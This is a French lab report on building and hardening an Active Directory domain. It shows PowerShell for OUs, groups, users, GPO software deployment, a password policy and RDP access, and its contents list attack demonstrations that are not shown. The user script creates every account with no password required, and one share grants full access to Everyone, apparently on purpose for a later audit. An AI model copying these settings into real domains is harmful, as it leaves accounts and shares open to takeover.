

ACTIVE DIRECTORY DURCISSEMENT ET REMÉDIATION

---

## **Sécurisation Windows**

---

Année: 2025-2026

# Table des matières

1	Introduction .....	4
1.1	Prérequis .....	4
2	Création de notre AD .....	5
2.1	Création des OUs .....	5
2.2	Création des groupes .....	6
2.3	Création des utilisateurs .....	6
3	Configuration GPO .....	9
3.1	Déployer une application Windows .....	9
3.1.1	En CLI .....	9
3.1.2	En GUI .....	10
3.2	PSO .....	12
3.3	Accorder le RDP .....	12
3.3.1	En PowerShell .....	12
3.3.2	Via GUI .....	13
3.4	Profils itinérants .....	15
3.5	SHARES .....	20
3.5.1	Création des dossiers et permissions .....	20
3.5.2	Mapper les lecteurs réseau .....	22
3.6	Client .....	23
3.6.1	Prérequis .....	23
3.7	Configuration de FSRM .....	24
3.7.1	Vérifier la configuration FSRM .....	26
3.8	Configuration du File Screening .....	27
3.9	Extraction des identifiants .....	31
3.10	LAPS .....	33
3.10.1	Configuration des permissions sur l'OU .....	34
3.10.2	Déploiement par GPO .....	38
3.11	Credential Guard .....	41
4	Attaque & Patch .....	43
4.1	Cartographie de l'Active Directory .....	43
4.2	Résolution de noms (LLMNR/NetBIOS Poisoning) .....	46
4.2.1	Fichier LNK .....	48
4.2.2	Fichier SCF .....	49
4.2.3	Fichier SearchConnector .....	49
4.3	Man-in-the-Middle IPv6 .....	50
4.4	Man-in-the-Middle RDP .....	50
5	Remédiation .....	53
5.1	Résolution de noms .....	53
5.2	Man-in-the-Middle via IPv6 et RDP .....	54

5.3	Audit de sécurité .....	55
5.3.1	Comptes sans mot de passe .....	56
5.3.2	Utilisateur peut joindre d'autres machines au domaine .....	58
5.3.3	Accepter uniquement NTLMv2 .....	59
5.4	Configurer les sous-réseaux .....	60
5.5	Activer la corbeille .....	61
5.6	Privilèges : Droit schéma .....	61
5.7	Protected Users .....	62
5.7.1	Suppression de la délégation des admins .....	63
5.8	Désactiver le Spooler d'impression .....	63
5.9	Durcir les chemins UNC utilisés par les GPO .....	64
5.10	Créer une GPO d'audit .....	66
5.11	Changement de la Default Domain Policy .....	67
5.12	BitLocker .....	68
5.12.1	Prérequis .....	69
5.13	Créer une backup .....	69

# 1 Introduction

---

L'objectif est donc de concevoir une infrastructure Active Directory sécurisée et claire. Pour cela on va s'appuyer sur une structure AGDLP, une protection contre le ransomware et des démonstrations d'attaques et comment s'en protéger.

## 1.1 Prérequis

- Avoir installé les services AD et promu l'Active Directory
- Attribuer une IP fixe au serveur
- Avoir le Secure Boot

## 2 Création de notre AD

---

Pour créer notre AD nous allons nous baser sur la structure **AGDLP** (Account **G**\*lobal D\*omain **L**\*ocal P\*ermissions, soit Compte, Groupe Global, Groupe Domaine Local, Permissions).

Le principe de cette structure est :

- Un utilisateur doit être membre d'un groupe de sécurité global (GG)
- Le groupe de sécurité global doit quant à lui être membre d'un groupe de sécurité Domain Local que l'on nommera DL
- Le groupe de sécurité domaine local (DL) permet d'ajuster les permissions NTFS de notre serveur de partage de fichier

### 2.1 Création des OUs

```
$baseDN = "DC=Serval,DC=int"

$OUs = @("Domain User","Groupes")

foreach ($ou in $OUs) {
    New-ADOrganizationalUnit -Name ($ou) -Path $baseDN
}

$Deps = "Direction", "Compta", "RH", "Vente", "IT"

foreach ($dep in $Deps) {
    New-ADOrganizationalUnit -Name $dep -Path "OU=Domain User,$baseDN"
}

New-ADOrganizationalUnit -Name "Sys ADM" -Path "OU=IT,OU=Domain User,$baseDN"
New-ADOrganizationalUnit -Name "Backup ADM" -Path "OU=IT,OU=Domain User,$baseDN"
New-ADOrganizationalUnit -Name "HelpDesk ADM" -Path "OU=IT,OU=Domain User,$baseDN"
```

Afin de garder une lisibilité et une maintenance simple, tous les OUs concernant les users seront stockés dans l'OU **Domain Users** et tous nos groupes (DL et GG) dans l'OU **Groupes**.

#### Note

Il est possible de descendre d'un niveau en séparant dans des OUs différentes les groupes globaux et les groupes domaine local.

## 2.2 Création des groupes

```
$groupPath = "OU=Groupes,DC=Serval,DC=int"
# Groupes Globaux
$GGs = "GG_President", "GG_Secretaire", "GG_Comptable", "GG_Vendeur", "GG_RH",
      "GG_IT_Admin", "GG_IT_Backup", "GG_IT_Helpdesk", "GG_SysADM_ADM",
      "GG_IT_Helpdesk_ADM", "GG_IT_Backup_ADM"

foreach ($gg in $GGs) {
    New-ADGroup -Name $gg -GroupScope Global -Path $groupPath
}

# Groupes Domaine Local
$DLs = "DL_Admin_RW", "DL_Admin_RO", "DL_Compta_RO", "DL_RH_RW", "DL_RH_RO",
      "DL_Vente_RW", "DL_Vente_RO", "DL_Clients_RW", "DL_Clients_RO", "DL_Bilans_RW"

foreach ($dl in $DLs) {
    New-ADGroup -Name $dl -GroupScope DomainLocal -Path $groupPath
}

# Ajout des membres dans les groupes
Add-ADGroupMember -Identity "DL_Admin_RW" -Members "GG_President"
Add-ADGroupMember -Identity "DL_Admin_RO" -Members "GG_Secretaire"
Add-ADGroupMember -Identity "DL_Compta_RO" -Members "GG_President"
Add-ADGroupMember -Identity "DL_RH_RW" -Members "GG_President", "GG_RH"
Add-ADGroupMember -Identity "DL_RH_RO" -Members "GG_Secretaire"
Add-ADGroupMember -Identity "DL_Vente_RW" -Members "GG_Vendeur"
Add-ADGroupMember -Identity "DL_Vente_RO" -Members "GG_Comptable"
Add-ADGroupMember -Identity "DL_Clients_RW" -Members "GG_Vendeur"
Add-ADGroupMember -Identity "DL_Clients_RO" -Members "GG_Comptable"
Add-ADGroupMember -Identity "DL_Bilans_RW" -Members "GG_Comptable"
```

Pour conserver une maintenance durable les groupes de lecture seule seront appelés **RO** (Read Only) et les droits lecture/écriture seront appelés **RW** (Read/Write).

Nous allons créer un groupe `GG_adm_LAPS`. Ce groupe servira plus tard pour la configuration LAPS.

## 2.3 Création des utilisateurs

```
# Fonction utilitaire
function Add-User ($Name, $Sam, $OUPath, $GG) {
    New-ADUser -Name $Name -SamAccountName $Sam `
        -Path "OU=$OUPath,OU=Domain User,DC=Serval,DC=int" `
        -Enabled $true -PasswordNotRequired $true
    Add-ADGroupMember -Identity $GG -Members $Sam
}

# Direction
Add-User "Alex CONOR" "aconor" "Direction" "GG_President"
Add-User "Kate LINDSAY" "klindsay" "Direction" "GG_Secretaire"

# Compta
Add-User "Ilio LORENZI" "ilorenzi" "Compta" "GG_Comptable"
```

```

Add-User "Freddy KIDD" "fkidd" "Compta" "GG_Comptable"

# Vente
Add-User "Celine DIGORY" "cdigory" "Vente" "GG_Vendeur"
Add-User "Douglas BLOCK" "dblock" "Vente" "GG_Vendeur"

# RH
Add-User "Leonardo BAXTER" "lbaxter" "RH" "GG_RH"
Add-User "Jean-Charles LAFLEUR" "jlafleur" "RH" "GG_RH"

# IT
Add-User "Arthur POPOV" "apopov" "IT" "GG_IT_Admin"
Add-User "Adam HERNANDEZ" "ahernandez" "IT" "GG_IT_Admin"
Add-User "Luiz VARGAS" "lvargas" "IT" "GG_IT_Backup"
Add-User "Bill KRAKENHOOD" "bkrakenhood" "IT" "GG_IT_Helpdesk"

```


Nous allons ensuite créer 4 utilisateurs supplémentaires qui seront nos administrateurs pour les membres IT. Cela permet de segmenter les droits et de ne pas utiliser les comptes administratifs de façon déraisonnée.

The screenshot shows the 'New Object - User' dialog box. The 'Create in' field is set to 'serval.int/Domain User/IT/Backup ADM'. The user details are as follows:

- First name: Luis
- Last name: vargas
- Full name: Luis vargas
- User logon name: lvargasadm
- User logon name (pre-Windows 2000): SERVAL\lvargasadm

The 'Next >' button is highlighted, indicating the next step in the user creation process.

Il faut aussi les ajouter dans le groupe ADM respectif (cf TP AD) ainsi que dans le groupe GG\_adm\_LAPS .



# 3 Configuration GPO

---

## 3.1 Déployer une application Windows

Pour déployer un logiciel via les GPO, il est impératif d'utiliser un package au format `.msi` et non un `.exe`. Dans notre cas nous allons déployer **7-zip**.

### 3.1.1 En CLI

```
$FolderPath = "C:\Applications"
$ShareName = "Applications$"
$ComputersGroup = "SERVAL\Domain Computers"

New-SmbShare -Name $ShareName -Path $FolderPath -FullAccess "Everyone"


$Acl = Get-Acl $FolderPath

# Supprimer l'héritage
$Acl.SetAccessRuleProtection($true, $true)

$Ar = New-Object System.Security.AccessControl.FileSystemAccessRule(
    $ComputersGroup, "ReadAndExecute",
    "ContainerInherit,ObjectInherit", "None", "Allow"
)


$Acl.AddAccessRule($Ar)
Set-Acl $FolderPath $Acl
```

Puis supprimer les ACLs users :




### 3.1.2 En GUI


Pour cela on crée un dossier nommé `Applications` à la racine de notre AD. Il faut activer le partage du dossier (`Applications$`).



Puis dans l'onglet **Sécurité** > **Avancé** > désactiver l'héritage.



Enfin, nous allons remplacer les ACLs user pour mettre le groupe **Domain Computers**. Sur ce dossier nous allons y appliquer ces droits :



### 3.1.2.1 GPO

1. Il suffit ensuite de créer une GPO que je vais nommer `Install_7zip`
2. Il faut éditer la GPO se trouvant dans **Computer** → **Software** → **New Package** puis mettre le chemin réseau `\\Ldap01.serval.int\application$\nom_app`
3. Puis mettre la GPO en **Assigned**

Afin d'éviter des soucis d'installation partiels, il est conseillé d'activer une autre GPO :

### **Admin Templates → Logon → Always wait for the network startup and logon**

Il faut ensuite lier cette GPO à l'OU contenant vos PC.

## **3.2 PSO**

Nous allons mettre une pso pour les comptes à privilèges.

Les utilisateurs ciblés sont les groupes d'administration (SysADM, Helpdesk\_ADM, Backup\_ADM). La priorité est de 1 (plus elle est basse, plus elle est importante). Elle sera donc choisie en cas de conflit. Cette politique impose un mot de passe d'au minimum 24 caractères, une rotation tous les 60 jours et un verrouillage après 3 essais. De plus, pour éviter un cas de bruteforce, un autre administrateur est obligé de déverrouiller manuellement le compte.

```
New-ADFineGrainedPasswordPolicy -Name "PSO_Admins" `
  -Precedence 1 `
  -ComplexityEnabled $true `
  -ReversibleEncryptionEnabled $false `
  -PasswordHistoryCount 24 `
  -MinPasswordLength 24 `
  -MinPasswordAge "1.00:00:00" `
  -MaxPasswordAge "60.00:00:00" `
  -LockoutThreshold 3 `
  -LockoutObservationWindow "00:30:00" `
  -LockoutDuration "00:00:00" -ErrorAction Stop

# Application aux groupes Admins
$AdminGroups = @("GG_SysADM_ADM", "GG_IT_helpdesk_ADM", "GG_IT_backup_ADM")

foreach ($Group in $AdminGroups) {
  Add-ADFineGrainedPasswordPolicySubject -Identity "PSO_Admins" -Subjects $Group
}
```

## **3.3 Accorder le RDP**

Pour accorder la fonctionnalité RDP il y a 3 étapes importantes :

- Ajouter les utilisateurs au groupe **Remote Desktop Users**
- Activer la GPO
- Modifier les règles du pare-feu


### **3.3.1 En PowerShell**

```
$Groups = @("Serval\GG_SysADM_ADM", "Serval\GG_helpdesk_ADM", "Serval\GG_Backup_ADM")

foreach ($Group in $Groups) {
  Add-LocalGroupMember -Group "Remote Desktop Users" -Member $Group -ErrorAction Stop
}
```


### 3.3.2 Via GUI

On va trouver l'OU **Builtin** et on ajoute nos groupes de sécurité globaux ADM.





Il faut créer une GPO, par exemple RDP . Ensuite on active la GPO dans :

Computers conf > Strategies > Template administration > Windows composants > Remote Desktop Service > Allow users to connect remote users by using Remote Desktop Service

